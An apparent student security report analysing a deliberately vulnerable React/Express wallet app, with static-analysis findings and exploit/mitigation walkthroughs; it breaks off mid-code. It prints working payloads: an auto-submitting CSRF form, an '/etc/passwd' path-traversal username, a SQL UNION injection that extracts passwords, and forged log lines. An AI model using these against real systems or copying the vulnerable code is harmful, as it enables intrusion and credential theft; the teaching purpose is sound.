Politecnico di Torino

Security Verification and Testing

Demonstrator for Static Analysis of Web Applications

Angelo Barbera s326432
Alessandra Cascio s316989
Alessandro Genova s330893

September, 2024

Table Of Contents

1 Introduction

The project aims to create a demonstrator of the use of static analysis tools for web applications. The web application used for this puprose is based on a React front-end and an Express back-end. It is an application which allows to sellers to receive payments from users which have a wallet that can be recharged. There is also the admin who is able to view and modify the transactions and to register the sellers.

2 Static Code Analysis

2.1 Semgrep

Semgrep is an open-source static analysis engine for finding bugs, detecting vulnerabilities in third-party dependencies, and enforcing code standards. It also allows to define custom rules to analyse the code.

2.1.1 React insecure request

Classification: True positive.
Description: Unencrypted request over HTTP detected.
Severity: High.
Vulnerable code:

- `client/src/api/authentication.js:3-25-45`
- `client/src/api/transactions.js:3-23-43-63-87-107-129-151-173-195`
- `client/src/api/users.js:3-23-45-67`

2.1.2 Code string concat

Classification: True positive.
Description: Found data from an Express or Next web request flowing to eval. If this data is user-controllable this can lead to execution of arbitrary system commands in the context of your application process. Avoid eval whenever possible.
Severity: High.
Vulnerable code:

- server/src/routes/authentication.js:69

2.1.3 Weak symmetric mode

Classification: True positive.
Description: Detected the use of createCipheriv("aes-128-ecb") which is considered a weak cryptographic mode. Where possible, leverage the industry standard recommendation which is to use a block cipher such as AES with at least 128-bit strength, an example of a secure algorithm is AES-256-GCM. If your company has its own guidelines, you should follow your company's internal best practices.
Severity: Medium.
Vulnerable code:

- client/src/crypto.js:24
- server/src/crypto.js:28

2.1.4 Incomplete sanitization

Classification: True positive.
Description: username.replace method will only replace the first occurrence when used with a string argument ("). If this method is used for escaping of dangerous data then there is a possibility for a bypass. Try to use sanitization library instead or use a Regex with a global flag.
Severity: Medium.
Vulnerable code:

- server/src/routes/transactions.js:234-258

2.1.5 Eval detected

Classification: True positive.
Description: Detected the use of eval(). eval() can be dangerous if used to evaluate dynamic content. If this content can be input from outside the program, this may be a code injection vulnerability. Ensure evaluated content is not definable by external sources.
Severity: Medium.
Vulnerable code:

- server/src/routes/authentication.js:69

2.1.6 Express cookie session default name

Classification: True positive.
Description: Don't use the default session cookie name Using the default session cookie name can open your app to attacks. The security issue posed is similar to X-Powered-By: a potential attacker can use it to fingerprint the server and target attacks accordingly.
Severity: Medium.
Vulnerable code:

- server/src/index.js:30

2.1.7 Express cookie session no secure

Classification: True positive.
Description: Default session middleware settings: secure not set. It ensures the browser only sends the cookie over HTTPS.
Severity: Medium.
Vulnerable code:

- server/src/index.js:30

2.1.8 Express cookie session no httponly

Classification: True positive.
Description: Default session middleware settings: httpOnly not set. It ensures the cookie is sent only over HTTP(S), not client JavaScript, helping to protect against cross-site scripting attacks.
Severity: Medium.
Vulnerable code:

- server/src/index.js:30

2.1.9 Express cookie session no domain

Classification: True positive.
Description: Default session middleware settings: domain not set. It indicates the domain of the cookie; use it to compare against the domain of the server in which the URL is being requested. If they match, then check the path attribute next.
Severity: Medium.
Vulnerable code:

- server/src/index.js:30

2.1.10 Express cookie session no path

Classification: True positive.
Description: Default session middleware settings: path not set. It indicates the path of the cookie; use it to compare against the request path. If this and domain match, then send the cookie in the request.
Severity: Medium.
Vulnerable code:

- server/src/index.js:30

2.1.11 Express cookie session no expires

Classification: True positive.
Description: Default session middleware settings: expires not set. Use it to set expiration date for persistent cookies.
Severity: Medium.
Vulnerable code:

- server/src/index.js:30

2.1.12 React dangerouslysetinnerhtml

Classification: True positive.
Description: Detection of dangerouslySetInnerHTML from non-constant definition. This can inadvertently expose users to cross-site scripting (XSS) attacks if this comes from user-provided input. If you have to use dangerouslySetInnerHTML, consider using a sanitization library such as DOMPurify to sanitize your HTML.
Severity: Medium.
Vulnerable code:

- client/src/routes/sellerRegistration.js:120

2.1.13 Express third party object deserialization

Classification: True positive.
Description: The following function call *SER*.FUNC accepts user controlled data which can result in Remote Code Execution (RCE) through Object Deserialization. It is recommended to use secure data processing alternatives such as JSON.parse() and Buffer.from().
Severity: Medium.
Vulnerable code:

- server/src/routes/transactions.js:67

2.1.14 Express check directory listing

Classification: True positive.
Description: Directory listing/indexing is enabled, which may lead to disclosure of sensitive directories and files. It is recommended to disable directory listing unless it is a public resource. If you need directory listing, ensure that sensitive files are inaccessible when querying the resource.
Severity: Medium.
Vulnerable code:

- server/src/index.js:53

2.1.15 Express check csurf middleware usage

Classification: True positive.
Description: A CSRF middleware was not detected in your express application. Ensure you are either using one such as csurf or csrf (see rule references) and/or you are properly doing CSRF validation in your routes with a token or cookies.
Severity: Low.
Vulnerable code:

- server/src/index.js:16

2.2 Bearer CLI

Bearer CLI is a free, open-source command-line tool that scans source code for security vulnerabilities and privacy risks. Supporting languages like JavaScript, Ruby, and Python, it uses static analysis to detect issues from the OWASP Top 10 and CWE Top 25, prioritizing based on the impact on sensitive data. It provides detailed security and privacy reports to help developers quickly address critical issues.

2.2.1 Unsanitized input in NoSQL query

Classification: True positive.
Description: Using unsanitized data in NoSQL queries exposes your application to NoSQL injection attacks. This vulnerability arises when user input, request data, or any externally influenced data is directly passed into a NoSQL query function without proper sanitization.
Severity: Critical.
Vulnerable code:

- `server/src/routes/authentication.js:148`
- `server/src/routes/transactions.js:111`
- `server/src/routes/transactions.js:185`
- `server/src/routes/users.js:39`

Note: Bearer CLI for some reason sees sqlite queries as nosql, but the weakness is correct.

2.2.2 Unsanitized user input in deserialization method

Classification: True positive.
Description: Deserializing untrusted data exposes your application to security risks. This vulnerability occurs when data, especially from external sources like request objects, is deserialized without proper sanitization. Attackers can embed malicious code or payloads in serialized data, compromising your application's security upon deserialization.
Severity: Critical.
Vulnerable code:

- `server/src/routes/transactions.js:67`

2.2.3 Unsanitized dynamic input in file path

Classification: True positive.
Description: Using unsanitized dynamic input to determine file paths can allow attackers to gain access to files and folders outside of the intended scope. This vulnerability occurs when input provided by users is directly used to access the filesystem without proper validation or sanitization.
Severity: High.
Vulnerable code:

- `server/src/routes/transactions.js:234`
- `server/src/routes/transactions.js:258`

2.2.4 Unsanitized user input in React inner HTML method (XSS)

Classification: True positive.
Description: Using React's dangerouslySetInnerHTML with unsanitized data can introduce Cross-Site Scripting (XSS) vulnerabilities. This occurs when external input is embedded directly into the HTML without proper sanitization, allowing attackers to inject malicious scripts.
Severity: High.
Vulnerable code:

- `client/src/routes/locatorPage.js:85`
- `client/src/routes/sellerRegistration.js:120`

Note: The tool is not able to detect the DOM XSS vulnerable code in 'client/src/routes/changeTheme.js:48'.

2.2.5 Missing HTTP Only option in cookie configuration

Classification: True positive.
Description: Your cookies are at risk if the HTTP Only option is not configured. This setting prevents client-side JavaScript, such as the code that reads "document.cookie" values, from accessing the cookie's value. Enabling this option is crucial for websites prone to Cross-Site Scripting (XSS) attacks, because it prevents malicious scripts from obtaining the cookie's data.
Severity: Medium.
Vulnerable code:

- `server/src/index.js:30`

2.2.6 Usage of default cookie configuration

Classification: True positive.
Description: Using default cookie configurations can expose your application to security risks. This vulnerability arises when cookies are set with their default values, making them predictable and easier to exploit.
Severity: Medium.
Vulnerable code:

- `server/src/index.js:39`

2.2.7 Usage of default session cookie configuration

Classification: True positive.
Description: Using default session cookie configurations can expose your application to security vulnerabilities. This vulnerability arises when session cookies are set with their default values, making them predictable and easier to exploit.
Severity: Medium.
Vulnerable code:

- `server/src/index.js:30`

2.2.8 Missing Helmet configuration on HTTP headers

Classification: True positive.
Description: Helmet can help protect your app from some well-known web vulnerabilities by setting HTTP headers appropriately. Failing to configure Helmet for HTTP headers leaves your application vulnerable to several web attacks.
Severity: Medium.
Vulnerable code:

- `server/src/index.js:16`

2.2.9 Missing Secure option in cookie configuration

Classification: True positive.
Description: When a cookie lacks the Secure attribute, it can be transmitted over an unencrypted connection, making it vulnerable to interception by unauthorized parties. Enabling the Secure option ensures that cookies are only sent over HTTPS, enhancing the security of data in transit.
Severity: Medium.
Vulnerable code:

- `server/src/index.js:30`

2.2.10 Missing server configuration to reduce server fingerprinting

Classification: True positive.
Description: Reducing server fingerprinting enhances security by making it harder for attackers to identify the software your server is running. Server fingerprinting involves analyzing the unique responses of server software to specific requests, which can reveal information about the server's software and version. While not a direct security vulnerability, minimizing this information leakage is a proactive step to obscure details that could be used in targeted attacks.
Severity: Medium.
Vulnerable code:

- `server/src/index.js:16`

2.2.11 Observable Timing Discrepancy

Classification: True positive.
Description: Observable Timing Discrepancy occurs when the time it takes for certain operations to complete can be measured and observed by attackers. This vulnerability is particularly concerning when operations involve sensitive information, such as password checks or secret comparisons. If attackers can analyze how long these operations take,

they might be able to deduce confidential details, putting your data at risk.
Severity: Medium.
Vulnerable code:

- `client/src/routes/editUserProfile.js:60`

2.2.12 Missing access restriction on directory listing

Classification: True positive.
Description: Exposing a directory listing without restrictions can lead to unauthorized access to sensitive data or source code. This vulnerability occurs when the file structure of a server or application is made visible to users without proper access control, potentially allowing attackers to exploit the exposed file structure.
Severity: Low.
Vulnerable code:

- `server/src/index.js:53`

2.2.13 Leakage of information in logger message

Classification: True positive.
Description: Information leakage through logger messages can compromise sensitive data. This vulnerability arises when dynamic data or variables, which may contain sensitive information, are included in log messages.
Severity: Low.
Vulnerable code:

- `client/src/routes/editUserProfile.js:45`
- `client/src/routes/homeUser.js:111,124`
- `client/src/routes/locatorPage.js:34`

2.3 Automated Security Helper - ASH

The security helper tool was created to help you reduce the probability of a security violation in a new code, infrastructure or IAM configuration by providing a fast and easy tool to conduct preliminary security check as early as possible within your development process.

2.3.1 Unencrypted request over HTTP detected

Classification: True positive.
Description: The application allows users to connect to it over unencrypted connections. An attacker suitably positioned to view a legitimate user's network traffic could record and monitor their interactions with the application and obtain any information the user supplies.
Severity: High
Vulnerable code:

- `client/src/api/authentication.js`
- `client/src/api/transaction.js`
- `client/src/api/users.js`

2.3.2 Detection of dangerouslySetInnerHTML from non-constant definition

Classification: True positive.
Description: This can inadvertently expose users to cross-site scripting (XSS) attacks if this comes from user-provided input. If dangerouslySetInnerHTML is needed, a sanitization library such as DOMPurify to sanitize the HTML is suggested.
Severity: Medium
Vulnerable code:

- `client/src/routes/sellerRegistration.js:120`

2.3.3 CSRF middleware not detected in express application

Classification: True positive.
Description: Ensure you are either using one such as ‘csurf‘ or ‘csrf‘ (see rule references) and/or you are properly doing CSRF validation in your routes with a token or cookies.
Severity: Low
Vulnerable code:

- `server/src/index.js`

2.3.4 Default session cookie name

Classification: True positive.
Description: Using the default session cookie name can open your app to attacks. The security issue posed is similar to X-Powered-By: a potential attacker can use it to fingerprint the server and target attacks accordingly.
Severity: Medium
Vulnerable code:

- `server/src/index.js:39`

2.3.5 Default session settings: domain not set

Classification: True positive.
Description: It indicates the domain of the cookie; use it to compare against the domain of the server in which the URL is being requested. If they match, then check the path attribute next
Severity: Medium
Vulnerable code:

- `server/src/index.js`

2.3.6 Default session settings: expires not set

Classification: True positive.
Description: Use it to set expiration date for persistent cookies.
Severity: Medium
Vulnerable code:

- `server/src/index.js`

2.3.7 Default session settings: no-httponly

Classification: True positive.
Description: httpOnly not set. It ensures the cookie is sent only over HTTP(S), not client JavaScript, helping to protect against cross-site scripting attacks.
Severity: Medium
Vulnerable code:

- `server/src/index.js`

2.3.8 Default session settings: path not set

Classification: True positive.
Description: It indicates the path of the cookie; use it to compare against the request path. If this and domain match, then send the cookie in the request.
Severity: Medium
Vulnerable code:

- `server/src/index.js`

2.3.9 Default session settings: secure not set

Classification: True positive.
Description: It ensures the browser only sends the cookie over HTTPS.
Severity: Medium
Vulnerable code:

- `server/src/index.js`

2.3.10 Directory listing/indexing enabled

Classification: True positive.
Description: Directory listing/indexing is enabled, which may lead to disclosure of sensitive directories and files. It is recommended to disable directory listing unless it is a public resource. If you need directory listing, ensure that sensitive files are inaccessible when querying the resource.
Severity: Medium
Vulnerable code:

- `server/src/index.js`

2.3.11 eval() function detected

Classification: True positive.
Description: eval() can be dangerous if used to evaluate dynamic content. If this content can be input from outside the program, this may be a code injection vulnerability. Ensure evaluated content is not definable by external sources.
Severity: Medium
Vulnerable code:

- `server/src/routes/authentication.js:69`

2.3.12 Third party object deserialization

Classification: True positive.
Description: The following function call `node_serialize.unserialize` accepts user controlled data which can result in Remote Code Execution (RCE) through Object Deserialization. It is recommended to use secure data processing alternatives such as JSON.parse() and Buffer.from()
Severity: Medium
Vulnerable code:

- `server/src/routes/transactions.js:67`

2.3.13 Incomplete sanitization

Classification: True positive.
Description: `req.session.user.username.replace` method will only replace the first occurrence when used with a string argument ("\n"). If this method is used for escaping of dangerous data then there is a possibility for a bypass. Try to use sanitization library instead or use a Regex with a global flag.
Severity: Medium
Vulnerable code:

- `server/src/routes/transactions.js:234,258`

3 Risk Categories and Weaknesses

3.1 Broken Access Control

Access Control is considered broken when it is improperly configured or bypassed, leading to unauthorized access to resources or operations. Proper access control ensures that only authorized users can perform specific actions, adhering to the principle of least privilege. This principle dictates that any access or permission should be explicitly granted and that anything not explicitly allowed should be denied by default.

3.1.1 CSRF (Cross-Site Request Forgery)

Description: `CSRF` (Cross-Site Request Forgery) is a vulnerability categorized under *broken access control*, and the same for `Sensitive Cookie with Improper SameSite Attribute`. This attack occurs when a malicious website tricks an authenticated user into making unintended requests to a vulnerable web application. As a result, attackers can perform unauthorized actions on behalf of the user without their knowledge. A common cause of this vulnerability is the misconfiguration of the 'SameSite' attribute in cookies.

The `SameSite` attribute has three possible values: 'Strict', 'Lax' and 'None'. When set to 'None', cookies can be sent with cross-site requests, which increases the risk of CSRF attacks. Note: setting to 'Lax' is dangerous too.

Vulnerable Code: CSRF vulnerability arises from the misconfiguration of the SameSite attribute. Below is shown such misconfiguration in the Express backend's cookie settings:

```
cookie: {
    httpOnly: false,
    secure: false,
    sameSite: "None",
    maxAge: 3600000000
}
```

In this case, the 'sameSite: "None"' configuration allows cookies to be sent in cross-origin requests, which can be exploited by attackers to perform malicious actions. The CORS configuration, often assumed to protect against CSRF, does not prevent such attacks. Even if CORS is configured securely (e.g., 'origin: "http://frontend.example.com"'), CSRF can still occur through requests classified as "simple" by browsers, such as those originating from HTML forms.

Exploitation: A malicious website hosted on a domain such as `malware.example2.com` can automatically (without using intervention) submit authenticated requests (so requests having session cookie) to the vulnerable backend. The attack does not perform preflight requests, bypassing CORS entirely, and browser automatically attaches the cookies due to the 'SameSite=None' misconfiguration.

Here is an example of a malicious HTML form that exploits the vulnerability:

```
// ... other code

useEffect(() => {
    // Automatically click the submit button when the component mounts
    submitButtonRef.current.click();
}

// ... other code

return(
    /* ... other code */

    <form action="http://backend.example.com/users/pendingRegistration" method="GET">
        <button hidden
            type="submit"
            ref={submitButtonRef}
        >
            Submit
        </button>
    </form>
);

// ... other code
```

In this case, as soon as the user visits the malicious website, the form is submitted, and cookies (including session cookies) are automatically sent to `backend.example.com`, exploiting the authenticated session of the user.

Mitigation: To prevent CSRF attacks resulting from 'SameSite=None' misconfigurations, there are some guidelines and suggestions:

1. **Correct SameSite Configuration:** Set the 'SameSite' attribute of cookies to 'Strict' for maximum security, preventing cookies from being sent with cross-origin requests.

2. **Anti-CSRF Tokens:** Implement anti-CSRF tokens to validate the authenticity of sensitive requests. These tokens should be stored client-side (e.g., in React) and validated on the server side. This prevents external websites from forging requests since they don't have access to the token.

3. **Secure Subdomains:** Be cautious of subdomain takeovers. Even with 'SameSite=Strict', an attacker who controls a subdomain of the same origin may still exploit authenticated sessions. Regular audits and security measures should be applied to all subdomains.

4. **CORS Configuration:** Although CORS does not directly prevent CSRF, limiting the `origin` to trusted domains is essential:

```
    const corsOptions = {
        origin: "http://frontend.example.com",
        credentials: true
    };

```

   Additionally, ensure that you block requests with content types such as `application/x-www-form-urlencoded`, `multipart/form-data`, or `text/plain`, which are classified as "simple" requests by browsers and do not trigger CORS preflight checks.

Testing Environment: To correctly test this vulnerability, you cannot use 'localhost' because the websites would seem all in the same domain. For a more realistic test, we used 'nginx' and '/etc/hosts' file to simulate cross-origin requests and test CSRF defenses. For instance, redirect `frontend.example.com` to `localhost:3000` React frontend, `backend.example.com` to `localhost:3001` Express backend, and `malware.example2.com` to `localhost:3002` for testing. We added these files into the `Exploit` git repo.

3.1.2 Improper Access Control

Description: The vulnerability belongs to the category of *broken access control*, it occurs when the access to a resource is not correctly restricted from an unauthorized actor.
Vulnerable code: The code is contained in the `routes/transactions.js` file of the Express backend. The function calls the database API *getAllTransactions* without checking if the user that sends the GET request `/getAll` is authorized.

```
router.get("/getAll", function (req, res) {
    dbapi.getAllTransactions()
    .then((rows) => {
        if (rows!==undefined)
            res.status(200).send(JSON.stringify(rows));
        else
            res.status(500).send();
    })
    .catch(() => {
        res.status(500).send();
    });
});
```

Exploitation: This vulnerability can be exploited to get the list of all the transactions. The script used to perorm the exploit contains the following lines of code, that are used to send the GET request to the server.

```
url = "http://localhost:3001/transactions/getAll"
response = requests.get(url)
```

Mitigation: To fix this vulnerability is needed to insert a control before calling the database API in order to verify that who is sending the GET request is authenticated and that has the privileges to do this operation.

3.1.3 Improper Limitation of a Pathname to a Restricted Directory

Description: This vulnerability belongs to the category of *broken access control*, it is caused by improper sanitization of an external input which is used to construct a pathname used to retrieve a resource.
Vulnerable code: The code is contained in the `routes/transactions.js` file of the Express backend. At line 3, the username is used to generate the path of a resource which is downloaded by the user who sent the GET request to the server. The sanitization is performed using the `replace()` function which only replaces the first occourrence.

```
router.get("/transactionsFile", function(req, res) {
    if (req.session.user !== undefined && req.session.user.role === "user") {
        const path = pt.join("src/files/" + req.session.user.username.replace("\n", ""));
        res.download(path);
    }
```

```
    else {
        res.status(401).send();
    }
});
```


Exploitation: This vulnerability can be exploited by an attacker to download any file stored in the server. The attacker firstly need to register an user with a specific username, for example `../../../../../../etc/passwd`, then it has to perform the login and to send the GET request to the server to download the required file. This can be easily achieved entering `http://localhost:3001/transactions/transactionsFile` in the browser search bar. Changing the username it is possible to gain access to any file stored in the server.
Mitigation: The vulnerability can be fixed sanitazing correctly the username or avoid using the username as part of the filename.

3.1.4 Forced Browsing

Description: Forced browsing is an attack where the aim is to enumerate and access resources that are not referenced by the application, but are still accessible.
Vulnerable code: In `authentication.js` (server), lines 72-121:

```
router.post("/registration", function (req, res) {
    // ...
    if (req.body.role === "seller") {
        // ...
    } else {
        dbapi.addUser(req.body.username, req.body.password, req.body.role, "false")
            .then(() => {
                res.status(201).send();
            })
            .catch(() => {
                res.status(500).send();
            });
    }
});
```

Exploitation: The endpoint expects a parameter in the request body that corresponds to the user's role. This role is represented in the front-end with a checkbox (a user can choose whether to register a user account or a seller account). A malicious user could bypass the appropriate form and write a new registration request with the "admin" role and send it to the server, thus acquiring an account with full privileges.



Mitigation: As a countermeasure to this attack, the function could be modified so that in the else branch the parameter is not what the user enters but directly the string "user", like this:

```
router.post("/registration", function (req, res) {
    // ...
    if (req.body.role === "seller") {
        // ...
    } else {
        dbapi.addUser(req.body.username, req.body.password, "user", "false")
            // ...
    }
});
```

Furthermore, one could think of registering an administrative user, checking appropriately that it is done by an already existing admin user.

```
router.post("/registration", function (req, res) {
    // ...
    if (req.body.role === "seller") {
        // ...
```

```
    } else if (req.body.role === "user") {
            // ...
        } else if (req.body.role === "admin") {
            if (req.session.user.role !== "admin") {
                return res.status(401); /*Unauthorized*/
              }
            // ...
        }
        else { return res.status(400)  /* bad request*/ }
});
```

3.1.5 URL Parameter Tampering

Description: The URL Parameter Tampering is a type of Web Parameter Tampering attacks. It is based on the manipulation of query string parameters that are part of the URL.

Vulnerable code: In `editUserProfile.js` there is no check that ensures that the userid specified in the url matches the userid of the currently logged in user. In `authentication.js` the `/user/:id` endpoint allows to retrieve confidential user data without verifying the identity of the requester:

```
router.get("/user/:id", function (req, res) {
    // user data from id
    dbapi.getUserById(req.params.id).then((user) => {
        if (user) {
            res.status(200).send(JSON.stringify({ id: user.id, username: user.username, role: user.
    role, balance: user.balance }));
        }
        else {
            res.status(404).send();
        }
    }).catch(() => {
        res.status(500).send();
    });
})
```

Exploitation: Any user can make requests to that endpoint, and view and/or modify sensitive data of other users.
Mitigation: A check must be put in place to verify whether the person requesting that specific endpoint is an admin or the user logged in at that moment, and therefore authorized:

```
if(!req.session || !req.session.user || !(req.session.user.id === req.params.id || req.session.user
    .role === "admin")){
        return res.status(401).send(JSON.stringify({msg: "Unauthorized"}))
    }
```

3.2 Cryptographic failures

Cryptographic failures occur when encryption or cryptographic methods are either incorrectly implemented or neglected. These failures compromise the protection of sensitive data, leading to potential breaches and unauthorized access. Issues often involve the use of outdated or weak algorithms, improper key management, or inadequate encryption of data. Effective cryptography requires both correct application and regular updates to ensure robust security.

3.2.1 Use of a Broken or Risky Cryptographic Algorithm

Description: This vulnerability belongs to the category of *cryptographic failures*, and it is caused by the use of a broken or risky cryptographic algorithm.
Vulnerable code: The code is contained in the `crypto.js` file of the React frontend. The data needed to recharge the user's wallet are encrypted using AES-128 in ECB mode, the data format is ("rechargeUsWallet",username,amount). The first element is a fixed string, the data are encrypted using as key the SHA-256 digest of the seller's password truncated to 128 bits.

```
const symmetricEncryption = (plaintext, pwdHash) => {
    const key = pwdHash.substring(0,32)
    const keyHex = crypto.Buffer.from(key, "hex");
    const cipher = crypto.createCipheriv("aes-128-ecb", keyHex, "").setAutoPadding(false);
    let ciphertext = cipher.update(addPadding(plaintext), "utf-8", "base64");
    ciphertext += cipher.final("base64");
    return ciphertext;
}
```


Exploitation: This vulnerability can be exploited to obtain the password of the user. First of all the attacker needs to precompute a file containing for each row a password, the corresponding encryption key and the encrypted string `"rechargeUsWallet"` using AES-128 in ECB mode. If he is able to obtain the encrypted transaction data, he just needs to perform a lookup in the precomputed file to find the row corresponding to the encrypted data and to get the password used for encryption. This is possible because the string has the size of one block and in ECB mode each block is encrypted independently of the others using the same key.
Mitigation: To fix this vulnerability is needed to use an operating mode like CBC or CTR, which need an initialization vector that makes unfeasible the use of a precomputation attack.

3.2.2 Cleartext Transmission of Sensitive Information

Description: This vulnerability belongs to the category of *cryptographic failures*, it is caused by sending in cleartext sensitive data in a communication channel that can be sniffed by unauthorized actors.
Vulnerable code: The code is contained in the `api/authentication.js` file of the React frontend. It is used by the frontend to sent the user login credential to the backend. Since HTTP is used, the username and password are sent in cleartext.

```
export function login(username, password) {
  return new Promise((resolve, reject) => {
    fetch(`http://localhost:3001/authentication/login`, {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: `{"username": "${username.replace('"', "'")}", "password": "${password.replace('"', "'")}"}`, // admin account is admin admin
      credentials: 'include'
    })
      .then((res) => {
        if (res.status === 200) {
          resolve(res);
        } else {
          reject(res);
        }
      })
      .catch((err) => {
        reject(err);
      });
  });
}
```

Exploitation: This vulnerability can be exploited by an attacker sniffing the packet exchanged during the login and retrieving the credentials.



Mitigation: The vulnerability can be fixed using HTTPS to create a secure channel between the frontend and the backend.

3.3 Injection

Injection flaws occur when an attacker sends malicious data to an interpreter, leading to unintended execution or data manipulation. Key types include SQL Injection, PHP Injection, and Script Injection (e.g., XSS), each exploiting specific vulnerabilities in data handling.

3.3.1 SQL Injection

An SQL injection attack involves the insertion or "injection" of an SQL query through incoming data from the client to the application. A successful SQL injection exploit can read/edit/delete sensitive data from the database, perform administration operations on the database, and in some cases issue commands to the operating system. In general, SQL injection is considered a high-impact severity.

Vulnerable code:


In `api.js`:

```
1  exports.getSellerByUsername = (usernamesToSearch) => {
2      return new Promise((resolve, reject) => {
3          const likeConditions = usernamesToSearch.map(pattern => `username LIKE "%${pattern}%"`).
       join(" OR ");
4          const query = `SELECT id, username, address FROM users WHERE role = "seller" and ${
       likeConditions}`;
5          winston.debug("getSellerByUsername query", { query })
6          db.all(query, [], (err, rows) => {
7              if (err) {
8                  reject(err);
9              }
10             else if (rows === undefined) {
11                 resolve([]);
12             }
13             else {
14                 resolve(rows);
15             }
16         });
17     });
18 }
```

The vulnerable part of the function is in the use of string concatenation (lines 3-4) without input sanitization. This allows an attacker to use SQL constructs to obtain and/or manipulate sensitive data.

Exploitation: An attacker, instead of searching for the seller's information in the appropriate form, could use the string `"UNION SELECT id, username, password FROM users WHERE "1"="1" --` as input to get the tuples (id, username, password) from the database.

An example of the results with the above mentioned string can be seen in the following image



Mitigation:

Use library-provided sanitization:

```
1  //../
2    const likeConditions = usernamesToSearch.map(_ => `username LIKE ?`).join(" OR ");
3    usernamesToSearch = usernamesToSearch.map((it) => `%${it}%`)
4
5    const query = `SELECT id, username, address FROM users WHERE role = "seller" and ${likeConditions
       }`;
6    // ...
7    db.all(query, usernamesToSearch, (err, rows) => {
8      // ...
9  }
```

The `?` is the placeholder used by the library sqlite3. The `db.all()` function takes as its first two parameters the query and the list of values to be sanitized and inserted where the placeholder is.

3.3.2 Log Injection

Writing invalidated user input to log files can allow an attacker to forge log entries or inject malicious content into the logs. This is called log injection. Log injection vulnerabilities occur when:

- Data enters an application from an untrusted source.
- The data is written to an application or system log file.

Successful log injection attacks can cause:

- Injection of new/bogus log events (log forging via log injection)
- Injection of XSS attacks, hoping that the malicious log event is viewed in a vulnerable web application
- Injection of commands that parsers (like PHP parsers) could execute

Vulnerable code:
In authentication.js:

```
router.post("/login", function (req, res) {
    dbapi.checkCredentials(req.body.username, req.body.password)
        .then((result) => {
            if (result.pending_registration === "false") {
                req.session.user = result;
                res.status(200)
                    .cookie("passwordHash", result.passwordHash)
                    .cookie("username", req.body.username, { httpOnly: false }).send(JSON.stringify
    (result));
                winston.info(`login success by ${req.body.username}`);
            }
            else {       // otherwise:
                res.status(401).send();
                winston.info(`login failed by ${req.body.username}`);
            }
        })
        .catch(() => {
            winston.info(`login failed by ${req.body.username}`);
            res.status(500).send();
        })
});
```

A user-entered data is inserted into the log files, compromising their integrity.
Exploitation:
A simple example would be a user logging in by entering in the username field: `"user
ninfo: login success by badactor"`

```
info: login attempt by user
info: login attempt by user
info: login success by badactor
info: Server listening on port 3001
```

Mitigation:
User input should be encoded before it is logged. If the log entries are plain text then line breaks should be removed from user input (e.g. using string.replace) and it should be clearly marked in log entries.

3.3.3 Code Injection

Description: Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application. This type of attack exploits poor handling of untrusted data. These types of attacks are usually made possible due to a lack of proper input/output data validation.
Vulnerable code: In `authentication.js`:


```
            fetchPDF(req.body.sellerPDFUrl)
                .then(pdfBuffer => {
